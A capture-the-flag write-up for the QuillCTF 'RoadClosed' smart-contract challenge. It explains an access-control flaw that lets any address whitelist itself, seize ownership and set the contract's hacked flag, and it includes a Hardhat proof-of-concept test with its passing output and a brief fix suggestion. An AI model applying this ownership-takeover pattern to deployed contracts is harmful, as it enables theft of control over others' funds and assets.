ROAD CLOSED CONTRACT ATTACK

DESCRIPTION OF VULNERABILITY:

--> In the **RoadClosed** contract anyone who has whitelisted in the contract can become the owner of the contract and can call pwn function to change the hacked state variable to true. To overcome this, we can restrict people to change the owner by using modifiers.


ATTACK STEPS:

1.addWhiteList(new_owner_address)   //whitlisting address => true


2.changeOwner(new_owner_address) // owner = new_owner_address

3.pwn(new_owner_address)   // hacked = true

PROOF OF CONCEPT(POC):




```
describe("", function () {
  async function deployLoadfixture() {
    const [owner, addr1, addr2] = await ethers.getSigners();
    const factoryObj = await ethers.getContractFactory("RoadClosed");
    const contractObj = await factoryObj.deploy();
    await contractObj.deployed();
    return [owner, addr1, addr2, contractObj];
  }

  describe(" ", function () {
    it("Becoming owner of the contract :", async () => {
      const [owner, addr1, addr2, contractObj] = await loadFixture(
        deployLoadfixture
      );
      console.log("Becoming owner of the contract");
      console.log("deployer is Owner EOA:", owner.address);
      console.log("New Owner EOA         :", addr1.address);
      console.log("BEFORE :");
      console.log("deployer address:", owner.address);
      console.log("deoloyer is the owner ? :", await contractObj.isOwner());
      ///whiteListing
      await contractObj.connect(addr1).addToWhitelist(addr1.address);
      await contractObj.connect(addr1).changeOwner(addr1.address);
      console.log("AFTER :");
      console.log("deployer is the owner ? :", await contractObj.isOwner());
      const provider = waffle.provider;
```



```
      const provider = waffle.provider;
      console.log(
        "new owner address at slot 0:",
        await provider.getStorageAt(contractObj.address, 0)
      );
    });

    it("changing hacked value to true", async () => {
      const [owner, addr1, addr2, contractObj] = await loadFixture(
        deployLoadfixture
      );
      console.log("");
      console.log("changing hacked value to true");
      console.log("BEFORE :");
      console.log("Is the contract hacked ? :", await contractObj.isHacked());
      await contractObj.connect(addr1).addToWhitelist(addr1.address);
      await contractObj.connect(addr1).changeOwner(addr1.address);
      await contractObj.connect(addr1).pwn(addr1.address);
      console.log("AFTER :");
      console.log(
        "Is the contract hacked ? :",
        await contractObj.connect(addr1).isHacked()
      );
    });
  });
});
```

Testing the contract:



```
Becoming owner of the contract
deployer is Owner EOA: 0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266
New Owner EOA        : 0x70997970C51812dc3A010C7d01b50e0d17dc79C8
BEFORE :
deployer address: 0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266
deoloyer is the owner ? : true
AFTER :
deployer is the owner ? : false
new owner address at slot 0: 0x00000000000000000000000070997970c51812dc3a010c7d01b50e0d17dc79c800
      √ Becoming owner of the contract : (1590ms)

changing hacked value to true
BEFORE :
Is the contract hacked ? : false
AFTER :
Is the contract hacked ? : true
      √ changing hacked value to true (136ms)


  2 passing (2s)
```

NOTE: In Hardhat while testing, In JavaScript function overloading is not possible so calling pwn(address) using JavaScript contract Object is showing not a function so change pwn() to pwn1().

GitHub link: https://github.com/navin9000/others/blob/main/QuillCTF/Testing/RoadClosedTest.js